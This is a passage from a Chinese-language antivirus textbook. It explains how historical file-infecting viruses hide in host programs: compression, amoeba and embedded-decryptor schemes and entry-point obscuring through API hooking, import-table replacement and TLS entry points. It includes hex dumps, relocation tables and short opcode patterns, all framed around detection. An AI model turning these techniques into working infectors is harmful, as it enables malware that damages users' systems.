修复蛀穴病毒面临的一个特殊问题是：被重写的内容无法100%地恢复。如果被病毒重写的那些区域有可能本来是零值，也有可能是其他值，就无法保证完全正确地恢复。因此，修复后的文件的密码学校验和通常与原始文件的校验和不一样。而且这类病毒的准确识别过程比较复杂，因为需要把病毒片段重新拼装到一块。

这类病毒代码的检测就是基于装入例程的内容。病毒必然是把装入例程放在同一个代码片段中。

4.2.8 压缩型病毒

压缩宿主程序是一种特殊的感染技术。这种技术有时用来隐瞒宿主程序长度的增长：采用一个二进制的压缩算法，对宿主程序进行充分的压缩。压缩型病毒有时被认为是“有益的”(beneficial)，因为它们会把宿主程序压缩很多，从而节省了磁盘空间。(运行时的 (runtime) 二进制压缩工具 (packer)，如PKLITE、LZEXE、UPX或ASPACK，是非常流行的程序。它们中好多都被攻击者自发地用来压缩木马、病毒或电脑蠕虫的代码，以增加迷惑性，同时减小长度)。




图4-11 一个压缩型病毒

DOS病毒Cruncher是最早使用压缩技术的病毒。用到这个技术的32位Windows病毒包括Vecna编写的W32/HybrisF (Hybris蠕虫的一个文件感染插件)。另一个声名狼藉的例子是W32/Aldebera，该病毒结合了压缩技术和多态技术 (polymorphism)。Aldebera在压缩

宿主程序时，试图令压缩结果和原始文件等长。该病毒是1999年由IKX病毒编写团体的B0/S0（Bozo）开发的。

Jacky Qwerty编写的W32/Redemption病毒同样利用了压缩技术来感染Windows中的32位PE文件。图4-11显示了压缩型病毒如何感染一个文件。

4.2.9 变形虫感染技术

变形虫（amoeba）感染技术比较罕见。这种技术把宿主程序嵌入到病毒体中：具体是把病毒头部放到文件之前，而病毒尾部追加到宿主之后。病毒头部可以访问尾部，然后被载入。病毒在硬盘上生成一个包含原始宿主内容的新文件，以便于它将来可以正确运行。例如病毒作者Alcopaul编写的W32/Sand.12300就用了这个技巧来感染Windows系统中的PE文件。该病毒是用Visual Basic编写的。

图4-12显示了宿主程序被采用了变形虫技术的病毒感染前后的情况。




图4-12　变形虫感染技术

4.2.10 嵌入式解密程序技术

一些狡诈的病毒会把其解密程序注入可执行的宿主文件中，并将宿主入口点修改为指向解密程序代码。解密程序的注入位置是随机选择的，解密程序被分割成多个部分。病毒会把被重写的区域存储在病毒代码中，以便于感染之后宿主程序可以正确执行。

当被感染程序启动时，解密代码就被执行。它解密病毒体密文，并给予其控制权。1994年5月从斯洛伐克出现的多态病毒One_Half就用这个技术感染DOS COM文件和EXE文件。显然，用这种技术正确地感染EXE文件比感染COM文件更困难。如果被病毒解密程序的多个片段重写的宿主文件使用了重定位表的话，解密程序在内存中将被破坏。这可能导致宿主程序运行时出问题。




图4-13　被感染程序中“瑞士奶酪”一样的结构布局

图4-13显示了被感染程序中像“瑞士奶酪”（Swiss cheese）一样的结构。对这类病毒进行检测的扫描代码将更加复杂。因为扫描器要么必须检测出解密程序被分割成的各个片段，要么必须采用某种更先进的扫描技术（如代码模拟）来令检测变得容易一些。（这些技术将在第11章中讨论）。

分析这种病毒的最简单的方法是采用替罪羊文件（goat file，即诱饵文件），这种文件是用某种固定模式（如0x41即“A”字符）填充的。替罪羊文件在感染试验后，其中被重写的部分会

非常清晰地显示出来，如下所示：

```
142F:0D80  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
142F:0D90  41 41 41 41 41 2E FD 16-2E F9 FB 36 E9 77 FD 41   AAAAA.....6.w.A
142F:0DA0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
142F:0DB0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
142F:0DC0  41 41 41 41 41 41 41 41-41 3E 2E BB 88 14 2E F9   AAAAAAAAA>......
142F:0DD0  EB 9B 41 41 41 41 41 41-41 41 41 41 41 41 41 41   ..AAAAAAAAAAAAAA
```

上述转储（dump）内容显示了One_Half病毒的解密程序的两个片段，注意其中的0xE9（JMP）和0xEB（JMP short）模式。它们是指向解密程序下一个片段的指针。以前有几种反毒产品会跟踪这种指针指向的偏移量，把解密程序的各个片段拼合起来，以便于迅速解密病毒代码，然后正确识别它。

4.2.11 嵌入式解密程序和病毒体技术

保加利亚的Dark Avenger于1993年底编写的Commander_Bomber病毒是他编写的最后几个知名病毒之一，该病毒采用了一种更加复杂的感染技术，它是以其病毒体中发现的一个字符串“COMMANDER BOMBER WAS HERE”命名的。

Commander_Bomber病毒体被分割成几部分，然后将它们注入到宿主程序中的随机位置，重写那些位置原来的内容。病毒代码的头部位于宿主文件的最开始，它执行时将把控制权交给病毒代码的第二个片段，如此一直到最后一个片段。这些片段重写宿主程序的方式和One_Half病毒相类似。病毒在重写前会把被重写区域的原始内容存储到文件的末尾，并使用一张表来描述这些内容的位置。

图4-14显示了宿主程序中病毒代码的位置是多么复杂。扫描器必须沿着各个片段之间乱麻一般的路径跟踪控制流程，直到找到病毒代码的主体。




图4-14 Commander_Bomber风格的感染

病毒的各个控制块包含的是其黑暗复仇者变异引擎（dark avenger mutation engine, DAME）生成的多态代码。这导致控制块的代码特别难于阅读，因为它们包含了大量的垃圾指令，令研究者难于分析出控制权是如何从一个块传递到下一个块，并一直抵达未加密的病毒体的。最终，

控制权传递到了病毒代码的主体，其位置实际上可以在宿主文件中的任何地方，而不一定是在其末尾。对此类病毒而言，这是一个很大的优势，因为扫描器必须找出病毒代码的主体存放在哪里。这个技术在1993年出现时，复杂到了极点，只有少数几种扫描器可以有效地检测该类病毒。该病毒在运行时会重建宿主程序。

4.2.12 迷惑性欺骗跳转技术

W32/Donut是最早感染.NET可执行文件的病毒，它并不依赖于第3章讨论过的及时（JIT）编译技术。这是因为早期的.NET可执行文件格式仍然是跟平台架构相关的（architecture-dependent），可能受到针对入口点代码的攻击。（在Windows后来的版本中，.NET可执行文件中这种与平台相关的代码被转移到了系统装入程序（loader）中）。

当执行已被感染的.NET PE文件时，Donut病毒立即获得了控制权。该病毒使用最简单可行的技术来感染.NET文件。实际上，Donut会把.NET可执行文件转化为看起来像常规的PE文件。这是因为病毒在感染.NET程序时，令CLR头部的数据目录条目失效。

Donut病毒把位于.NET文件入口点的6字节长的指向_CorExeMain()导入表的跳转指令替换为一个指向病毒入口点的跳转指令。_CorExeMain()函数是用来启动微软中间语言（MSIL）代码的公共语言运行库（CLR）的运行。头部的入口点不会被病毒改变。这个技术称为*迷惑性欺骗跳转*（obfuscated tricky jump）。显然，有些启发式扫描器会被这种技术愚弄。

入口点的实际跳转会被替换为一个0xE9(JMP)操作码，后面跟着一个偏移地址，指向位于重定位节(relocation section)第一个物理字节的病毒体，如图4-15所示。




图4-15　一种被实际使用的迷惑性欺骗跳转技术

迷惑性欺骗跳转是一种避免修改宿主文件原始入口点的常见技术。DOS 下的COM文件病毒Leapfrog是最早使用这种诡计的病毒之一，它跟踪宿主头部的跳转指令，用其自身的跳转指令替换实际的入口点跳转，如图4-15所示。

最早有文献记录的Win32病毒W32/Cabanas [11]把这种技术作为其对抗启发式（antiheuristic)检测的手段，它可以感染Windows 95和Windows NT上的常规PE文件。




图4-16　W32/Donut病毒的消息框

当被激活时，W32/Donut病毒会显示图4-16中的消息框。

注释　Donut病毒的作者本来希望称其发明为“.dotNet”病毒，但由于这是一个平台的名字，不能作为病毒名。其他病毒也没有叫“DOS”、“Windows”等的，原因也很明显。因此笔者决定给这个病毒取一个听起来像“dotNET”的名字，称其为Donut。

4.2.13 入口点隐蔽病毒

入口点隐蔽（entry-point obscuring, EPO）病毒不会改变宿主程序的入口点位置，也不会改

变入口点的代码，而是通过改变宿主代码的某个位置而令病毒随机地获得控制权。

4.2.13.1 DOS中的基本EPO技术

快速扫描器会检测文件入口点附近的代码，有几种DOS病毒使用EPO技术来避免被这些扫描器轻易发现。比如，1997年初出现的Olivia病毒[12]就用此方法感染DOS的EXE和COM文件。1995年之后，在病毒编写者中用EPO技术对付启发式分析程序的做法变得日益流行。

Olivia病毒对COM和EXE文件的感染是发生在这些文件被运行、重命名或文件属性发生改变时。病毒首先清除文件属性，然后打开文件分析其结构。




图4-17 一个典型的加密型DOS EPO病毒

图4-17展示了一个被EPO病毒感染的程序的简单结构。

如果被感染文件的后缀为COM，则Olivia就使用一个特殊函数从被感染文件的头中读取其内容，循环读取4字节，并检查是否有E9h(JMP)、EBh (JMP short)、90h (NOP)、F8h (CLC)、F9h (STC)、FAh (CLI)、FBh (STI)、FCh (CLD)和FDh (STD)。如果遇到上述任何一条指令，病毒就会寻找下一条这样的指令在哪里。如果其位置不在宿主的最后64字节中，则病毒会修改宿主程序中发现的前一条指令所在位置。

Olivia用0x68操作码（即Intel 286系统的PUSH指令）将一个字(word)压入堆栈。随后是一条0xC3(RET)指令，它把堆栈中弹出的偏移值送给病毒的解密程序，从而将控制权传给病毒代码。

```
(0x68) PUSH offset DECRYPTOR
(0xC3) RET
```

图4-17显示了一条跳转指令把控制权传递给位于宿主文件末尾的解密程序，解密程序后面就是病毒体密文。其他的病毒常常使用CALL指令或类似的跳转(trampoline)方法来把控制权传递到病毒体的起点。




图4-18 Olivia病毒的载荷(病毒发作时显示的图像。——译者注)

图4-18显示了Olivia病毒激活时显示的生日快乐消息。

4.2.13.2 DOS中的高级EPO技术

Nexiv_Der [13]（如图4-19所示）是多态的COM文件病毒，它也会感染磁盘启动扇区(disk boot sector, DBS)。但最有意思的是这个病毒感染文件所用的特殊EPO技术。Nexiv_Der是以其病毒体密文中包含的一个逆向字符串“Nexiv_Der takes on your files”命名的。

该病毒像调试工具一样跟踪程序的执行。然后它会把一个随机选取的位置的代码修改为一条CALL指令。该CALL指令指向了病毒的多态解密程序。

一个程序在运行时可能存在分支路径，具体走哪一条取决于很多因素，包括：传递给程序

的命令行参数、DOS版本号等。然而，这些因素也将决定染毒程序在执行时是否会运行到其中的病毒代码：很可能在某个DOS版本中染毒程序每次正常执行都会运行到病毒代码，而在另一个DOS版本中病毒代码根本无法获得控制权。这样，甚至对使用虚拟机模拟执行程序的复杂的启发式扫描器来说，都出现了一个严重的问题，因为很难模拟系统调用和宿主程序的所有执行路径。

Nexiv_Der病毒的主要原理是它钩挂（hook）了DOS下的INT 1中断处理程序（TRACE）。这个处理程序是实际的感染例程。它运行时会跟踪宿主程序中至少256条指令，如果达到最大值2048条指令则终止。如果被跟踪的最后一条指令的操作码碰巧是E8h、E9h或80C0..CF（即CALL、JMP、ADD AL byte .. OR BH, byte），则Nexiv_Der会用一条启动宿主文件末尾病毒代码的CALL指令替换它。图4-19显示一个被Nexiv_Der感染的可执行文件结构示意图。




图4-19　一个多态EPO病毒

此技术的主要优势是提高了病毒代码在类似的宿主系统环境中被执行的可能性。但此技术太复杂，因此很少会遇到这样的病毒。

4.2.13.3　16位Windows上的EPO病毒

最早大规模传播的一种EPO病毒是Windows 3.x系统上的Tentacle_II家族病毒[14]。该病毒不会像典型的16位Windows病毒那样去改变NE头部的原始入口点。那么，它是如何取得控制权的呢？该病毒利用的是NE文件结构。尽管NE在磁盘上的结构更复杂而难以解析，但它为攻击者提供了更多机会来把攻击代码可靠地注入到执行流程中。Tentacle_II利用NE文件的模块引用表（module reference table）来查找宿主程序一开始调用的那些函数中的常见函数。

Tentacle_II会在模块引用表中搜索KERNEL和VBRUN300模块名。找到后，取出相应模块的编号，并读出每个段（segment）的段重定位记录。如果找到的是KERNEL，则它会查找重定位记录91（INITTASK）；如果是VBRUN300，则查找重定位记录100（THUNKMAIN）。这两个重定位记录都指向Windows应用程序的开始位置必须调用的标准初始化代码。例如，原始的KEYVIEW.EXE（Windows中的一个标准应用程序）文件的第一个段中就包含一个KERNEL.91重定位条目，如下所示：

```
type     offset   target
PTR      0053h    USER.1
OFFS     007Eh    KERNEL.178
PTR      0073h    FAXOPT.12
PTR      00D3h    USER.5
PTR      005Bh    FAXOPT.44
PTR      00CAh    KERNEL.30
PTR      0031h    USER.176
PTR      00A0h    KERNEL.91 (INITTASK)
PTR      008Eh    KERNEL.102
Relocations: 9
```

当KEYVIEW.EXE被感染时，病毒会修改此记录以指向一个新的段（VIRUS_SEGMENT段）。段重定位记录为：

1）第0001h段的重定位记录：

```
type     offset   target
PTR      0053h    USER.1
OFFS     007Eh    KERNEL.178
PTR      0073h    FAXOPT.12
PTR      00D3h    USER.5
PTR      005Bh    FAXOPT.44
PTR      00CAh    KERNEL.30
PTR      0031h    USER.176
PTR      00A0h    0003h:002Eh (VIRUS_SEGMENT:2Eh)
PTR      008Eh    KERNEL.102
Relocations: 9
```

2）第0003h段（VIRUS_SEGMENT）的重定位记录：

```
type     offset   target
PTR      2964h    SHELL.6 (REGQUERYVALUE)
PTR      2968h    SHELL.5 (REGSETVALUE)
PTR      296Ch    KERNEL.91 (INITTASK -> STARTHOST)
Relocations: 3
```

因此，被感染文件开始执行时和感染前一样，但当它调用前述的某个初始化函数时，控制权就传递到了病毒的起始位置。

VIRUS_SEGMENT有三个重定位记录。其中之一将指向原来的初始化过程KERNEL.91或VBRUN300。这样，病毒就可以在自己执行后启动宿主程序。这是一种NE入口点隐蔽感染技术，令Tentacle_II成为一种反启发式检测型（anti-heuristic）Windows病毒。

前面的分析借助于Borland公司的TDUMP（Turbo Dump）工具程序。在后文讲述病毒分析技巧及工具的相关章节中，会更详细地介绍此类工具及其在病毒分析中的作用。

Tentacle_II病毒的载荷（payload）如图4-20所示。该病毒在硬盘上生成了一个TENTACLE.GIF文件，每当用户在已感染系统上浏览GIF图像时，就会显示它。




图4-20 Tentacle_II病毒的载荷（payload）

4.2.13.4 Win32上的API钩挂技术（API-hooking）

Win32系统中，EPO技术变得非常复杂。很多途径都可以攻击PE文件格式[15]。最常见的一种EPO技术是基于对程序代码节（code section）中某个指令模式进行钩挂。典型的Win32应用程序中存在大量的应用编程接口（application program interface，API）调用。很多Win32 EPO病毒对这些API调用的位置进行了修改，将其指针改为指向病毒自身代码的起点。

例如，GriYo开发的W32/CTX和W32/Dengue病毒就是在宿主程序的代码节中寻找指向导入

表目录（import directory）的CALL指令。这样病毒就可以可靠地识别出属于某个函数调用的字节模式。之后，病毒会修改CALL指令，使其指向位于其他地方（通常是附加到文件末尾）的病毒代码。此类病毒通常会寻找如下的某个（或两个）API调用实现：

- 微软的API实现

  CALL DWORD PTR []

- Borland的API实现

  JMP DWORD PTR []

此类病毒还可能完全随机地选择一个API钩挂位置；有时，甚至会出现并非每次宿主执行时病毒代码都可以获得控制权的情况。某些病毒族的病毒在感染时会确保病毒大多数时候都会随宿主文件一起被执行。

病毒可以钩挂到应用程序每次退出返回时都会调用的API上。例如，大多数程序都会调用ExitProcess()API。如果把对ExitProcess()的调用替换为对病毒体的调用，则在程序退出时就可以更可靠地触发感染例程。为了让反毒检测更加困难，病毒常常结合使用EPO技术和代码隐蔽（code obfuscation）技术（如加密或多态技术）。

图4-21显示了一个Win32 EPO病毒用指向病毒代码的CALL指令替换了指向ExitProcess()的CALL指令。当病毒取得控制权后，它修复内存中的宿主代码，然后把控制权传递给修复后的代码区块，即最终还是要执行原始的宿主代码（即图中的C部分）。




图4-21　一个钩挂了宿主中API调用的EPO病毒

应用程序退出时，通常磁盘活动会增加。这个现象有几种不同的原因。例如，如果应用程序使用了大量的虚拟内存，则操作系统需要进行大量的页面调度（paging），这会增加磁盘的活动。因此这类病毒可能会潜藏很长一段时间而不被发现。

4.2.13.5　Win32上的函数调用钩挂（function call hooking）

EPO病毒常用的另一种技术是在应用程序代码节中可靠地找出一个指向子程序的函数调用。由于代表CALL指令的字节模式可能正好是另一条指令的数据部分，因此如果仅寻找CALL指令的话，可能病毒就不能正确识别指令的边界。

为解决这个问题，病毒常常检查是否CALL指令指向的字节模式看起来类似于典型的子程序

调用的开始位置，比如：

```
CALL Foobar

Foobar:

PUSH EBP                          ; opcode 0x55
MOV  EBP, ESP                     ; opcode 0x89E5
```

图4-22显示了用指向病毒起点的CALL指令替换指向Foobar()的CALL指令。Foobar()函数以0x55 0x89 0xe5序列开始，病毒很容易识别出这是一个函数的入口点。还有一个类似的操作码（opcode）序列0x55 0x8B 0xEC，也对应于同样的汇编代码。W32/RainSong病毒（作者是Bumblebee）的变种使用了这种感染技巧。

注释 俄罗斯病毒Zhengxi使用了上述模式的校验和及其他技术来把病毒代码变得更加混乱。Zhengxi用该模式感染DOS EXE文件时，所用的就是EPO技术。

4.2.13.6 Win32上的导入表替换（import table replacing）

较新的Win32病毒感染Win32可执行文件时，不需要修改宿主程序的原始代码来获得控制权。相反，这类较新的EPO病毒采取类似于16位Windows病毒Tentacle_II的感染方法。

为获得控制权，病毒只需修改PE宿主文件的导入地址表（import address table）条目，把此应用程序通过导入地址目录所做的每个API调用都替换为执行病毒代码。而激活的病毒代码则在该程序内存映像中提供了一个新的导入表。结果API调用就通过修复后的导入表（即新的导入表）执行原来真正的入口点代码。

病毒作者Doxtor L编写的W32/Idele家族病毒使用了该技巧，如图4-23所示。W32/Idele用一段短小的例程修改了程序代码节的闲散空间（slack area），这段例程用于分配内存，以存储解密后的病毒代码，然后执行该代码。Idele病毒避免了创建所包含地址并不指向代码节的导入表条目。




图4-22 函数调用钩挂型EPO病毒




图4-23 导入表替换EPO病毒

4.2.13.7 Win32上的导入表跟踪

Nexiv_Der病毒为32位Windows系统上的现代病毒编写提供了灵感。2003年，新的EPO病毒开始出现了，它们基于的是Nexiv_Der在DOS平台上的技术准备。例如，W32/Perenast[16]族的病

毒能够在感染宿主前，用标准的Windows调试API把宿主程序作为一个隐藏的调试进程运行，以便跟踪它。

4.2.13.8　使用“不知名”的入口点（“unknown” entry points）

另外一种以半入口点隐蔽（semi-EPO）的方式执行病毒代码的技术是通过应用程序的不知名（non-well-known）入口点来执行代码的。众所周知，Win32 PE文件是从其文件格式头部的PE.OptionalHeader.AddressOfEntryPoint域中存储的MAIN入口点开始执行的。因此，无论该域指向什么位置，这类PE程序总是从那里开始执行——这已经成为常识了。

但读者可能会对下面的事实感到惊奇：系统装入程序（loader）执行的PE文件中，MAIN入口点不一定是第一个入口点。Windows NT及更高版本的系统中，系统装入程序首先在PE文件头部寻找线程本地存储（thread local storage, TLS）数据目录。如果它发现有TLS入口点，则会首先执行这些入口点。完成之后，才会执行MAIN入口点的代码。

Peter Ferrie编写的TLSDEMO程序会显示如下两个消息框。该演示程序是他于2000年在Symantec公司进行启发式分析研究过程中发现TLS入口点的这个特性时开发的。




图4-24　首先执行 TLS入口点代码

当执行该应用程序时，它从该应用程序的TLS和MAIN入口点打印出一个消息框。

首先，从TLS入口点打印的消息框如图4-24所示。

当用户点击了OK按钮，程序就执行到了真正的MAIN入口点，如图4-25所示。




图4-25　随后执行MAIN入口点代码

我们最初都不公开谈论这个技巧，因为它可能被用于开发更为狡诈的病毒。但2003年，病毒作者roy g biv发现了这个没有文档记载的（undocumented）技巧，而且他已经成功地把它用到了W32/Chiton[17]家族的部分病毒中。

4.2.13.9　基于代码集成（code integration）的EPO病毒

代码集成是一种非常复杂的病毒感染技术。此类病毒使用标准的EPO技术将其自身代码插入到宿主程序的执行流程中，并将其代码和宿主程序代码融合到一起。这是一个复杂的过程，需要对宿主程序进行完全反汇编和重新汇编。幸运的是，此类病毒的开发极其复杂。反汇编宿主程序是一种需要大量内存和很多CPU时间（CPU-intensive）的操作。此类病毒需要用适当的重定位信息来更新宿主程序的代码节和数据节。俄罗斯作者Zombie编写的W95/Zmist病毒就用了此项技术。由于其高度的复杂性，本书将在第7章中详细讨论它。




图4-26　一个多态和变形代码集成病毒

图4-26显示了被复杂的代码集成EPO病毒感染的文件的典型结构。

对扫描程序和计算机病毒分析人员来说，代码集成是一个很大的挑战。必须检查整个文件

才可能找到病毒。这类病毒通过伪装，隐藏在被感染的宿主程序的代码节中，很难找出哪个指令把控制权传给了病毒。就W95/Zmist病毒而言，其病毒代码的解密程序（decryptor）不是连续的一整段代码，而是像One_Half或Commander_Bomber病毒那样被分割成多个片段。

4.2.14 未来可能的感染技术：代码建造器

阅读前面各节后，读者可能想知道还有什么感染手段比代码集成EPO技术更复杂和难懂。本节将讲述的代码建造器技术，是在目前已知的最复杂的电脑病毒中尚未见到过的，它的复杂程度在电脑病毒技术中也未有先例。与之最接近的是W95/Zmist病毒，Zmist病毒所使用的宿主程序代码的方式类似于我们所讨论的代码建造器。它对宿主程序的代码进行调用，并执行宿主程序代码中的RET（返回）指令。这样，程序流程就从病毒代码转入宿主代码，然后又返回病毒代码。该病毒的作者可能想拓展这个方法，以便完全用宿主程序的内容实时（on the fly）建造出整个病毒体。请看图4-27中所示的代码建造器病毒（code-builder virus）。




图4-27 一个代码建造器病毒

这种想法是基于如下事实：任何程序包含的某些指令或指令序列都有可能可以构造出另一些程序。病毒也许能对宿主代码做非常复杂的分析，把这些指令的字节串用作病毒自身的代码。不过，要想在宿主程序中找到正确设置寄存器状态的指令可能很困难。但为了说明这种想法，请设想一个简单的代码建造器：它将在宿主代码中寻找字母V、I、R、U和S。该建造器将把这些片段复制到内存中，拼合起来。建造器看上去像是一个普通的代码序列，也很容易用变形技术令其产生变化。建造器将被融入到宿主程序本身的代码中。

幸运的是，这种病毒相当复杂（因此编写起来不容易），但要检测文件中是否有该病毒也肯定非常具有挑战性。（W95/Henky家族的几个病毒使用的手段与此类似，不同之处是那几个病毒不是EPO型，因而检测起来比较容易）。

4.3 深入分析Win32病毒

自Windows 95上市以来，反病毒研究领域发生了急剧的变化[18]，其中一个原因是相当数量的DOS病毒与Windows 95不兼容，特别是那些使用隐蔽（stealth）技术和未公开的DOS功能的

狡猾病毒在新系统中无法复制和传播。但很多简单的病毒却能在Windows 95中传播，如Yankee Doodle这个早期曾经很成功的、简单的保加利亚病毒。病毒编写者们感到新形式下面临的挑战，就是需要深入研究这种新的操作系统，以便于编写新的DOS可执行文件病毒及引导区病毒时，可以保证它们和Windows 95兼容。由于多数病毒作者对Windows 95的内部机制都缺乏足够深入的了解，因此他们寻求捷径来编写新平台上的病毒。这些人很快就发现了第一条路子：宏病毒，这种病毒通常不受操作系统或硬件差异的影响。

有些年轻的病毒作者至今仍然热衷于宏病毒，而且在不断地编写。但是多数人写过几个成功的宏病毒后，就觉得厌烦因而不再写了。你可能会觉得太幸运了，但实际情况并非如此。病毒编写者们开始寻求其他的挑战，而且他们往往会发现感染系统的新方法。

